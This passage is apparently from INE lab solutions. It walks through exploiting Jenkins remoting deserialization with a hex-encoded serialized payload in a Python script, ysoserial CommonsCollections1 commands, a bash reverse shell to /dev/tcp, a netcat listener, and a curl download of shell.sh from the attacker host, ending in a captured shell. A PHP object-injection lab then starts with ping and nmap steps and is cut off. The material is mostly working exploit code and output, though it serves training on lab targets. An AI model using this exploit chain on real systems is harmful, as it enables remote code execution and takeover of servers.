x08\x71\x00\x7e\x00\x20\x71\x00\x7e\x00\x21\x71\x00\x7e\x00\x
22\x73\x71\x00\x7e\x00\x13\x00\x00\x00\xfa\x71\x00\x7e\x00\x2
4\x71\x00\x7e\x00\x25\x71\x00\x7e\x00\x26\x73\x71\x00\x7e\x00
\x13\xff\xff\xff\xff\x71\x00\x7e\x00\x28\x70\x71\x00\x7e\x00\
x29\x73\x71\x00\x7e\x00\x13\x00\x00\x04\xe7\x71\x00\x7e\x00\x
20\x71\x00\x7e\x00\x21\x71\x00\x7e\x00\x2b\x73\x71\x00\x7e\x0
0\x13\x00\x00\x00\x93\x71\x00\x7e\x00\x2d\x71\x00\x7e\x00\x2e
\x71\x00\x7e\x00\x17\x73\x71\x00\x7e\x00\x13\x00\x00\x00\x48\
x71\x00\x7e\x00\x30\x71\x00\x7e\x00\x31\x71\x00\x7e\x00\x32\x
73\x71\x00\x7e\x00\x13\x00\x00\x01\xdf\x71\x00\x7e\x00\x2d\x7
1\x00\x7e\x00\x2e\x71\x00\x7e\x00\x34\x73\x71\x00\x7e\x00\x13
\x00\x00\x01\x86\x71\x00\x7e\x00\x2d\x71\x00\x7e\x00\x2e\x71\
x00\x7e\x00\x36\x71\x00\x7e\x00\x3a\x78\x78\x75\x72\x00\x02\x
5b\x42\xac\xf3\x17\xf8\x06\x08\x54\xe0\x02\x00\x00\x78\x70\x0
0\x00\x07\x46\xac\xed\x00\x05\x73\x72\x00\x32\x68\x75\x64\x73
\x6f\x6e\x2e\x72\x65\x6d\x6f\x74\x69\x6e\x67\x2e\x52\x65\x6d\
x6f\x74\x65\x49\x6e\x76\x6f\x63\x61\x74\x69\x6f\x6e\x48\x61\x

6e\x64\x6c\x65\x72\x24\x52\x50\x43\x52\x65\x71\x75\x65\x73\x7
4\x00\x00\x00\x00\x00\x00\x00\x01\x02\x00\x04\x49\x00\x03\x6f
\x69\x64\x5b\x00\x09\x61\x72\x67\x75\x6d\x65\x6e\x74\x73\x74\
x00\x13\x5b\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x4f\x
62\x6a\x65\x63\x74\x3b\x4c\x00\x0a\x6d\x65\x74\x68\x6f\x64\x4
e\x61\x6d\x65\x74\x00\x12\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e
\x67\x2f\x53\x74\x72\x69\x6e\x67\x3b\x5b\x00\x05\x74\x79\x70\
x65\x73\x74\x00\x13\x5b\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x
67\x2f\x53\x74\x72\x69\x6e\x67\x3b\x77\x08\xff\xff\xff\xfe\x0
0\x00\x00\x02\x78\x72\x00\x17\x68\x75\x64\x73\x6f\x6e\x2e\x72
\x65\x6d\x6f\x74\x69\x6e\x67\x2e\x52\x65\x71\x75\x65\x73\x74\
x00\x00\x00\x00\x00\x00\x00\x01\x02\x00\x03\x49\x00\x02\x69\x
64\x49\x00\x08\x6c\x61\x73\x74\x49\x6f\x49\x64\x4c\x00\x08\x7
2\x65\x73\x70\x6f\x6e\x73\x65\x74\x00\x1a\x4c\x68\x75\x64\x73
\x6f\x6e\x2f\x72\x65\x6d\x6f\x74\x69\x6e\x67\x2f\x52\x65\x73\
x70\x6f\x6e\x73\x65\x3b\x77\x04\x00\x00\x00\x00\x78\x72\x00\x
17\x68\x75\x64\x73\x6f\x6e\x2e\x72\x65\x6d\x6f\x74\x69\x6e\x6
7\x2e\x43\x6f\x6d\x6d\x61\x6e\x64\x00\x00\x00\x00\x00\x00\x00
\x01\x02\x00\x01\x4c\x00\x09\x63\x72\x65\x61\x74\x65\x64\x41\
x74\x74\x00\x15\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x
45\x78\x63\x65\x70\x74\x69\x6f\x6e\x3b\x77\x04\x00\x00\x00\x0
0\x78\x70\x73\x72\x00\x1e\x68\x75\x64\x73\x6f\x6e\x2e\x72\x65
\x6d\x6f\x74\x69\x6e\x67\x2e\x43\x6f\x6d\x6d\x61\x6e\x64\x24\
x53\x6f\x75\x72\x63\x65\x00\x00\x00\x00\x00\x00\x00\x01\x02\x
00\x01\x4c\x00\x06\x74\x68\x69\x73\x24\x30\x74\x00\x19\x4c\x6
8\x75\x64\x73\x6f\x6e\x2f\x72\x65\x6d\x6f\x74\x69\x6e\x67\x2f
\x43\x6f\x6d\x6d\x61\x6e\x64\x3b\x77\x04\x00\x00\x00\x00\x78\
x72\x00\x13\x6a\x61\x76\x61\x2e\x6c\x61\x6e\x67\x2e\x45\x78\x
63\x65\x70\x74\x69\x6f\x6e\xd0\xfd\x1f\x3e\x1a\x3b\x1c\xc4\x0
2\x00\x00\x77\x04\xff\xff\xff\xfd\x78\x72\x00\x13\x6a\x61\x76
\x61\x2e\x6c\x61\x6e\x67\x2e\x54\x68\x72\x6f\x77\x61\x62\x6c\
x65\xd5\xc6\x35\x27\x39\x77\xb8\xcb\x03\x00\x04\x4c\x00\x05\x
63\x61\x75\x73\x65\x74\x00\x15\x4c\x6a\x61\x76\x61\x2f\x6c\x6
1\x6e\x67\x2f\x54\x68\x72\x6f\x77\x61\x62\x6c\x65\x3b\x4c\x00
\x0d\x64\x65\x74\x61\x69\x6c\x4d\x65\x73\x73\x61\x67\x65\x71\
x00\x7e\x00\x02\x5b\x00\x0a\x73\x74\x61\x63\x6b\x54\x72\x61\x
63\x65\x74\x00\x1e\x5b\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x6
7\x2f\x53\x74\x61\x63\x6b\x54\x72\x61\x63\x65\x45\x6c\x65\x6d

\x65\x6e\x74\x3b\x4c\x00\x14\x73\x75\x70\x70\x72\x65\x73\x73\
x65\x64\x45\x78\x63\x65\x70\x74\x69\x6f\x6e\x73\x74\x00\x10\x
4c\x6a\x61\x76\x61\x2f\x75\x74\x69\x6c\x2f\x4c\x69\x73\x74\x3
b\x77\x04\xff\xff\xff\xfd\x78\x70\x71\x00\x7e\x00\x10\x70\x75
\x72\x00\x1e\x5b\x4c\x6a\x61\x76\x61\x2e\x6c\x61\x6e\x67\x2e\
x53\x74\x61\x63\x6b\x54\x72\x61\x63\x65\x45\x6c\x65\x6d\x65\x
6e\x74\x3b\x02\x46\x2a\x3c\x3c\xfd\x22\x39\x02\x00\x00\x77\x0
4\xff\xff\xff\xfd\x78\x70\x00\x00\x00\x0b\x73\x72\x00\x1b\x6a
\x61\x76\x61\x2e\x6c\x61\x6e\x67\x2e\x53\x74\x61\x63\x6b\x54\
x72\x61\x63\x65\x45\x6c\x65\x6d\x65\x6e\x74\x61\x09\xc5\x9a\x
26\x36\xdd\x85\x02\x00\x04\x49\x00\x0a\x6c\x69\x6e\x65\x4e\x7
5\x6d\x62\x65\x72\x4c\x00\x0e\x64\x65\x63\x6c\x61\x72\x69\x6e
\x67\x43\x6c\x61\x73\x73\x71\x00\x7e\x00\x02\x4c\x00\x08\x66\
x69\x6c\x65\x4e\x61\x6d\x65\x71\x00\x7e\x00\x02\x4c\x00\x0a\x
6d\x65\x74\x68\x6f\x64\x4e\x61\x6d\x65\x71\x00\x7e\x00\x02\x7
7\x04\xff\xff\xff\xfd\x78\x70\x00\x00\x00\x43\x74\x00\x17\x68
\x75\x64\x73\x6f\x6e\x2e\x72\x65\x6d\x6f\x74\x69\x6e\x67\x2e\
x43\x6f\x6d\x6d\x61\x6e\x64\x74\x00\x0c\x43\x6f\x6d\x6d\x61\x
6e\x64\x2e\x6a\x61\x76\x61\x74\x00\x06\x3c\x69\x6e\x69\x74\x3
e\x73\x71\x00\x7e\x00\x13\x00\x00\x00\x32\x71\x00\x7e\x00\x15
\x71\x00\x7e\x00\x16\x71\x00\x7e\x00\x17\x73\x71\x00\x7e\x00\
x13\x00\x00\x00\x63\x74\x00\x17\x68\x75\x64\x73\x6f\x6e\x2e\x
72\x65\x6d\x6f\x74\x69\x6e\x67\x2e\x52\x65\x71\x75\x65\x73\x7
4\x74\x00\x0c\x52\x65\x71\x75\x65\x73\x74\x2e\x6a\x61\x76\x61
\x71\x00\x7e\x00\x17\x73\x71\x00\x7e\x00\x13\x00\x00\x02\x39\
x74\x00\x32\x68\x75\x64\x73\x6f\x6e\x2e\x72\x65\x6d\x6f\x74\x
69\x6e\x67\x2e\x52\x65\x6d\x6f\x74\x65\x49\x6e\x76\x6f\x63\x6
1\x74\x69\x6f\x6e\x48\x61\x6e\x64\x6c\x65\x72\x24\x52\x50\x43
\x52\x65\x71\x75\x65\x73\x74\x74\x00\x1c\x52\x65\x6d\x6f\x74\
x65\x49\x6e\x76\x6f\x63\x61\x74\x69\x6f\x6e\x48\x61\x6e\x64\x
6c\x65\x72\x2e\x6a\x61\x76\x61\x71\x00\x7e\x00\x17\x73\x71\x0
0\x7e\x00\x13\x00\x00\x00\xf6\x74\x00\x27\x68\x75\x64\x73\x6f
\x6e\x2e\x72\x65\x6d\x6f\x74\x69\x6e\x67\x2e\x52\x65\x6d\x6f\
x74\x65\x49\x6e\x76\x6f\x63\x61\x74\x69\x6f\x6e\x48\x61\x6e\x
64\x6c\x65\x72\x71\x00\x7e\x00\x1e\x74\x00\x06\x69\x6e\x76\x6
f\x6b\x65\x73\x71\x00\x7e\x00\x13\xff\xff\xff\xff\x74\x00\x17
\x68\x75\x64\x73\x6f\x6e\x2e\x72\x65\x6d\x6f\x74\x69\x6e\x67\
x2e\x24\x50\x72\x6f\x78\x79\x31\x70\x74\x00\x0f\x77\x61\x69\x

74\x46\x6f\x72\x50\x72\x6f\x70\x65\x72\x74\x79\x73\x71\x00\x7
e\x00\x13\x00\x00\x04\xe7\x74\x00\x17\x68\x75\x64\x73\x6f\x6e
\x2e\x72\x65\x6d\x6f\x74\x69\x6e\x67\x2e\x43\x68\x61\x6e\x6e\
x65\x6c\x74\x00\x0c\x43\x68\x61\x6e\x6e\x65\x6c\x2e\x6a\x61\x
76\x61\x74\x00\x15\x77\x61\x69\x74\x46\x6f\x72\x52\x65\x6d\x6
f\x74\x65\x50\x72\x6f\x70\x65\x72\x74\x79\x73\x71\x00\x7e\x00
\x13\x00\x00\x00\x93\x74\x00\x0e\x68\x75\x64\x73\x6f\x6e\x2e\
x63\x6c\x69\x2e\x43\x4c\x49\x74\x00\x08\x43\x4c\x49\x2e\x6a\x
61\x76\x61\x71\x00\x7e\x00\x17\x73\x71\x00\x7e\x00\x13\x00\x0
0\x00\x48\x74\x00\x1f\x68\x75\x64\x73\x6f\x6e\x2e\x63\x6c\x69
\x2e\x43\x4c\x49\x43\x6f\x6e\x6e\x65\x63\x74\x69\x6f\x6e\x46\
x61\x63\x74\x6f\x72\x79\x74\x00\x19\x43\x4c\x49\x43\x6f\x6e\x
6e\x65\x63\x74\x69\x6f\x6e\x46\x61\x63\x74\x6f\x72\x79\x2e\x6
a\x61\x76\x61\x74\x00\x07\x63\x6f\x6e\x6e\x65\x63\x74\x73\x71
\x00\x7e\x00\x13\x00\x00\x01\xdf\x71\x00\x7e\x00\x2a\x71\x00\
x7e\x00\x2b\x74\x00\x05\x5f\x6d\x61\x69\x6e\x73\x71\x00\x7e\x
00\x13\x00\x00\x01\x86\x71\x00\x7e\x00\x2a\x71\x00\x7e\x00\x2
b\x74\x00\x04\x6d\x61\x69\x6e\x73\x72\x00\x26\x6a\x61\x76\x61
\x2e\x75\x74\x69\x6c\x2e\x43\x6f\x6c\x6c\x65\x63\x74\x69\x6f\
x6e\x73\x24\x55\x6e\x6d\x6f\x64\x69\x66\x69\x61\x62\x6c\x65\x
4c\x69\x73\x74\xfc\x0f\x25\x31\xb5\xec\x8e\x10\x02\x00\x01\x4
c\x00\x04\x6c\x69\x73\x74\x71\x00\x7e\x00\x0f\x77\x04\xff\xff
\xff\xfd\x78\x72\x00\x2c\x6a\x61\x76\x61\x2e\x75\x74\x69\x6c\
x2e\x43\x6f\x6c\x6c\x65\x63\x74\x69\x6f\x6e\x73\x24\x55\x6e\x
6d\x6f\x64\x69\x66\x69\x61\x62\x6c\x65\x43\x6f\x6c\x6c\x65\x6
3\x74\x69\x6f\x6e\x19\x42\x00\x80\xcb\x5e\xf7\x1e\x02\x00\x01
\x4c\x00\x01\x63\x74\x00\x16\x4c\x6a\x61\x76\x61\x2f\x75\x74\
x69\x6c\x2f\x43\x6f\x6c\x6c\x65\x63\x74\x69\x6f\x6e\x3b\x77\x
04\xff\xff\xff\xfd\x78\x70\x73\x72\x00\x13\x6a\x61\x76\x61\x2
e\x75\x74\x69\x6c\x2e\x41\x72\x72\x61\x79\x4c\x69\x73\x74\x78
\x81\xd2\x1d\x99\xc7\x61\x9d\x03\x00\x01\x49\x00\x04\x73\x69\
x7a\x65\x77\x04\xff\xff\xff\xfd\x78\x70\x00\x00\x00\x00\x77\x
04\x00\x00\x00\x00\x78\x71\x00\x7e\x00\x39\x78\x71\x00\x7e\x0
0\x08\x00\x00\x00\x00\x00\x00\x00\x00\x70\x00\x00\x00\x01\x75
\x72\x00\x13\x5b\x4c\x6a\x61\x76\x61\x2e\x6c\x61\x6e\x67\x2e\
x4f\x62\x6a\x65\x63\x74\x3b\x90\xce\x58\x9f\x10\x73\x29\x6c\x
02\x00\x00\x77\x04\xff\xff\xff\xfd\x78\x70\x00\x00\x00\x01\x7
4\x00\x18\x68\x75\x64\x73\x6f\x6e\x2e\x63\x6c\x69\x2e\x43\x6c

```
\x69\x45\x6e\x74\x72\x79\x50\x6f\x69\x6e\x74\x71\x00\x7e\x00\
x24\x75\x72\x00\x13\x5b\x4c\x6a\x61\x76\x61\x2e\x6c\x61\x6e\x
67\x2e\x53\x74\x72\x69\x6e\x67\x3b\xad\xd2\x56\xe7\xe9\x1d\x7
b\x47\x02\x00\x00\x77\x04\xff\xff\xff\xfd\x78\x70\x00\x00\x00
\x01\x74\x00\x10\x6a\x61\x76\x61\x2e\x6c\x61\x6e\x67\x2e\x4f\
x62\x6a\x65\x63\x74\x74\x00\x1d\x52\x50\x43\x52\x65\x71\x75\x
65\x73\x74\x28\x31\x2c\x77\x61\x69\x74\x46\x6f\x72\x50\x72\x6
f\x70\x65\x72\x74\x79\x29'
print 'sending payload...'
'''outf = open('payload.tmp','w')
outf.write(payload)
outf.close()'''
sock.send(payload)
```

Step 5: Create a reverse shell payload.

Copy and paste the command into a file and save it as **shell.sh**.

Syntax: bash -i >& /dev/tcp/<lhost>/<lport> 0>&1


Command:

```
bash -i >& /dev/tcp/192.24.161.2/9999 0>&1
```

Step 6: Setup a Netcat listener that will be listening for connections on port 9999.

Command:

```
nc -lvp 9999
```



Step 7: Host the shell.sh file using a Python SimpleHTTPServer. In the same directory where the file is present, execute the below.


Command:

```
python -m SimpleHTTPServer 8888
```

Step 8: Generate a payload with a **ysoserial** file and make the target machine download the shell.sh file from attacker machine.

Command:

```
java -jar ~/Desktop/tools/ysoserial/ysoserial-master-SNAPSHOT.jar CommonsCollections1 "curl http://192.24.161.2:8888/shell.sh -o /tmp/shell.sh" > /root/payload.out
```



Step 9: Execute the python exploit code.

Usage: python exploit.py <host> <port> </path/to/payload>

Command:

```
python exploit.py 192.24.161.3 8080 /root/payload.out
```

This result from the python server shows that shell.sh file is downloaded by the target machine, and the payload is working as expected.

```
root@INE:~# python -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...
192.24.161.3 - - [15/Jun/2022 19:54:36] "GET /shell.sh HTTP/1.1" 200 -
```

We have to run the python exploit two more times to execute the bash script in the target machine.

Step 10: Generate a payload again for making the downloaded shell.sh file executable.

Command:

```
java -jar ~/Desktop/tools/ysoserial/ysoserial-master-SNAPSHOT.jar CommonsCollections1 "chmod +x /tmp/shell.sh" > /root/payload.out
```

```
root@INE:~# java -jar ~/Desktop/tools/ysoserial/ysoserial-master-SNAPSHOT.jar CommonsCollections1 "chmod +x /tmp/shell.sh" > /root/payload.out
root@INE:~#
```

Step 11: Execute the python code again to send the payload for making shell.sh file executable.

Command:


```
python exploit.py 192.24.161.3 8080 /root/payload.out
```

```
root@INE:~# python exploit.py 192.24.161.3 8080 /root/payload.out
connecting to 192.24.161.3 port 50000
sending "Protocol:CLI-connect"
received "Welcome
"
received "<===[JENKINS REMOTING CAPACITY]===>rO0ABXNyABpodWRzb24ucmVtb3RpbmcuQ2FwYWJpbGl0eQAAAAAAAAABAgABSgAEbWFza3hwAAAAAAAAAP4="
sending payload...
root@INE:~#
```

Step 12: Generate a payload for executing the downloaded shell.sh file again.

Command:


```
java -jar
~/Desktop/tools/ysoserial/ysoserial-master-SNAPSHOT.jar
CommonsCollections1 "/bin/bash /tmp/shell.sh" >
/root/payload.out
```



Step 13: Execute the python code again to send the payload to the target machine for executing shell.sh file.

Command:

```
python exploit.py 192.24.161.3 8080 /root/payload.out
```



Step 14: Open the terminal where the Netcat was listening. The shell should arrive on the Netcat listener.

Check the id by the following command.

Command:

```
id
```

```
root@INE:~# nc -lvp 9999
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 192.24.161.3.
Ncat: Connection from 192.24.161.3:50542.
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
jenkins@demo:/$ ls
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
jenkins@demo:/$ id
id
uid=1000(jenkins) gid=1000(jenkins) groups=1000(jenkins)
jenkins@demo:/$
```

Successfully achieved remote code execution.


PHP Insecure Deserialization

In this lab, you will learn to leverage insecure deserialization in a PHP page to gain command execution on the webserver.

Lab Environment

In this lab environment, the user will get access to a Kali GUI instance. An instance of the XVWA web application can be accessed using the tools installed on Kali at http://demo.ine.local.

Objective: Leverage insecure PHP deserialization vulnerability to gain remote code execution on the target webserver.



Instructions

The web page relevant to this lab can be located here:

- **PHP Objection:** http://demo.ine.local/xvwa/vulnerabilities/php_object_injection

Tools

The best tools for this lab are:

- Nmap
- Netcat
- A web browser

Please go ahead ONLY if you have COMPLETED the lab or you are stuck! Checking the solutions before actually trying the concepts and techniques you studied in the course will dramatically reduce the benefits of a hands-on lab!


Solution

Step 1: Open the lab link to access the Kali GUI instance.

Step 2: Check if the provided machine/domain is reachable.

Command:

```
ping -c3 demo.ine.local
```




The provided machine is reachable.

Step 3: Check open ports on the provided machine.

Command:


```
nmap -sS -sV demo.ine.local
```



Port 80 (Apache webserver) and 3306 (MySQL server) are open on the target machine.

Step 4: Open the browser to inspect the hosted website.

